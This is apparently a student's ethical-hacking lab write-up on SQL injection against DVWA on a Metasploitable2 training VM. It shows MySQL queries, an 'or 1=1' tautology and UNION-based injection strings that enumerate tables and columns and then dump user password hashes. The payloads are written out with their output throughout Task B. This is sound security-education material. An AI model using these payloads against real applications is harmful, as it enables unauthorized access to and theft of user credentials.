CYSE 450- Ethical Hacking and Penetration Testing

Assignment-8 SQL Injection

Diana Solorzano

April 11, 2024


In this lab, you will understand how to test a web application for SQL injection. You will learn how to execute error-based and UNION-based SQL injection using Burp Suite.

SQL injection is one of the most common web-based attack which is used to execute malicious SQL statements.

This exercise requires Metasploitabl2 VM.


Task-A: [50 points] Get Familiar with SQL statements. DO NOT forget to put a semi colon (;) after each SQL query in the command line terminal.

1. Login to metasploitable2 VM
2. Login to MySQL as root [NOTE: There is no password for root in Metasploitable2. So, when it prompts for password, just hit an "Enter" Key.]




```
msfadmin@metasploitable:~$    mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 33
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> _
```

3. Execute SQL query to retrieve the database available in Metasploitable2 VM




```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| dvwa               |
| metasploit         |
| mysql              |
| owasp10            |
| tikiwiki           |
| tikiwiki195        |
+--------------------+
7 rows in set (0.00 sec)

mysql> _
```

4. Execute SQL query, **use dvwa;** **(**to select dvwa database.)




```
mysql> use dvwa;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql>
```

5. Execute SQL query to retrieve the available tables in dvwa database.



```
mysql> show tables;
+----------------+
| Tables_in_dvwa |
+----------------+
| guestbook      |
| users          |
+----------------+
2 rows in set (0.00 sec)

mysql> _
```


6. Execute the SQL query, SELECT * FROM **user;** (to retrieve all the rows and columns that are present in the user table. Here "*" is nothing but all.)



```
mysql> SELECT * FROM user;
ERROR 1146 (42S02): Table 'dvwa.user' doesn't exist
mysql> SELECT * FROM users;
+---------+------------+-----------+---------+----------------------------------
-----------------------------------------------+
| user_id | first_name | last_name | user    | password
| avatar                                        |
+---------+------------+-----------+---------+----------------------------------
-----------------------------------------------+
|       1 | admin      | admin     | admin   | 5f4dcc3b5aa765d61d8327deb882cf99
| http://172.16.123.129/dvwa/hackable/users/admin.jpg   |
|       2 | Gordon     | Brown     | gordonb | e99a18c428cb38d5f260853678922e03
| http://172.16.123.129/dvwa/hackable/users/gordonb.jpg |
|       3 | Hack       | Me        | 1337    | 8d3533d75ae2c3966d7e0d4fcc69216b
| http://172.16.123.129/dvwa/hackable/users/1337.jpg    |
|       4 | Pablo      | Picasso   | pablo   | 0d107d09f5bbe40cade3de5c71e9e9b7
| http://172.16.123.129/dvwa/hackable/users/pablo.jpg   |
|       5 | Bob        | Smith     | smithy  | 5f4dcc3b5aa765d61d8327deb882cf99
| http://172.16.123.129/dvwa/hackable/users/smithy.jpg  |
+---------+------------+-----------+---------+----------------------------------
-----------------------------------------------+
5 rows in set (0.00 sec)

mysql> _
```

7. Execute query that retrieves the data where name attributes match admin'. This query retrieves all the columns associated with name 'admin'.


   SELECT * FROM table where user="admin";



```
mysql> SELECT * FROM users where user="admin";
+---------+------------+-----------+-------+----------------------------------+-
-----------------------------------------------+
| user_id | first_name | last_name | user  | password                         |
avatar                                         |
+---------+------------+-----------+-------+----------------------------------+-
-----------------------------------------------+
|       1 | admin      | admin     | admin | 5f4dcc3b5aa765d61d8327deb882cf99 |
http://172.16.123.129/dvwa/hackable/users/admin.jpg |
+---------+------------+-----------+-------+----------------------------------+-
-----------------------------------------------+
1 row in set (0.00 sec)

mysql> _
```

8. Execute, SELECT * FROM user where user="any" or 1=1;


Here 1=1 always returns true. So, it retrieves all the rows from the database. which is not supposed to be done.



```
mysql> SELECT * FROM users where user="any" or 1=1;
+---------+------------+-----------+---------+----------------------------------
+-----------------------------------------------------+
¦ user_id ¦ first_name ¦ last_name ¦ user    ¦ password
¦ avatar                                              ¦
+---------+------------+-----------+---------+----------------------------------
+-----------------------------------------------------+
¦       1 ¦ admin      ¦ admin     ¦ admin   ¦ 5f4dcc3b5aa765d61d8327deb882cf99
¦ http://172.16.123.129/dvwa/hackable/users/admin.jpg   ¦
¦       2 ¦ Gordon     ¦ Brown     ¦ gordonb ¦ e99a18c428cb38d5f260853678922e03
¦ http://172.16.123.129/dvwa/hackable/users/gordonb.jpg ¦
¦       3 ¦ Hack       ¦ Me        ¦ 1337    ¦ 8d3533d75ae2c3966d7e0d4fcc69216b
¦ http://172.16.123.129/dvwa/hackable/users/1337.jpg    ¦
¦       4 ¦ Pablo      ¦ Picasso   ¦ pablo   ¦ 0d107d09f5bbe40cade3de5c71e9e9b7
¦ http://172.16.123.129/dvwa/hackable/users/pablo.jpg   ¦
¦       5 ¦ Bob        ¦ Smith     ¦ smithy  ¦ 5f4dcc3b5aa765d61d8327deb882cf99
¦ http://172.16.123.129/dvwa/hackable/users/smithy.jpg  ¦
+---------+------------+-----------+---------+----------------------------------
+-----------------------------------------------------+
5 rows in set (0.00 sec)

mysql> _
```


Task-B: [50 Points] SQL Injection Attack from Webpage (as a front end user)

1. In a browser (in Kali Linux), type the ip address of Metasploitable 2 VM. [DO not Power off metasploitable2 VM)



```
Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started
```

2. Login to DVWA
3. Select DVWA Security tab and change the security level to "**Low**"



DVWA Security

Script Security

Security Level is currently **high**.

You can set the security level to low, medium or high.


The security level changes the vulnerability level of DVWA.

low

4. Select on the “**SQL Injection**” tab.

5. In the “User ID” box, type the query using “union” to combine multiple select statements, to fetch the database name and the username logged in to metasploitable 2 VM.

   any’ union select database(),user()’



Vulnerability: SQL Injection

User ID:


```
ID: any' union select database(),user()'
First name: dvwa
Surname: root@localhost
```

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

6. Once you know the name of the database, execute the query to retrieve the tables available in this database:

   any' union select table_name,1 from information_schema.tables where table_schema='dvwa'#'




Vulnerability: SQL Injection

User ID:

```
ID: any' union select table_name,1 from information_schema.tables where table_schema='dvwa'#'
First name: guestbook
Surname: 1

ID: any' union select table_name,1 from information_schema.tables where table_schema='dvwa'#'
First name: users
Surname: 1
```


7. After retrieving the table names in dvwa database, retrieve the colum names in user table using the following sql query:

   any' union select column_name,column_type from information_schema.columns where table_schema='dvwa'and table_name="users"#'



```
ID: any' union select column_name,column_type from information_schema.columns where table_schema='dvwa'and table_name="users"#
First name: user_id
Surname: int(6)

ID: any' union select column_name,column_type from information_schema.columns where table_schema='dvwa'and table_name="users"#
First name: first_name
Surname: varchar(15)

ID: any' union select column_name,column_type from information_schema.columns where table_schema='dvwa'and table_name="users"#
First name: last_name
Surname: varchar(15)

ID: any' union select column_name,column_type from information_schema.columns where table_schema='dvwa'and table_name="users"#
First name: user
Surname: varchar(15)

ID: any' union select column_name,column_type from information_schema.columns where table_schema='dvwa'and table_name="users"#
First name: password
Surname: varchar(32)

ID: any' union select column_name,column_type from information_schema.columns where table_schema='dvwa'and table_name="users"#
First name: avatar
Surname: varchar(70)
```

8. Using the information retrieved for column names, retrieve/display the username and password for all the users in the users table.



```
ID: any' union select user_id, password from dvwa.users#'
First name: 1
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: any' union select user_id, password from dvwa.users#'
First name: 2
Surname: e99a18c428cb38d5f260853678922e03

ID: any' union select user_id, password from dvwa.users#'
First name: 3
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: any' union select user_id, password from dvwa.users#'
First name: 4
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: any' union select user_id, password from dvwa.users#'
First name: 5
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```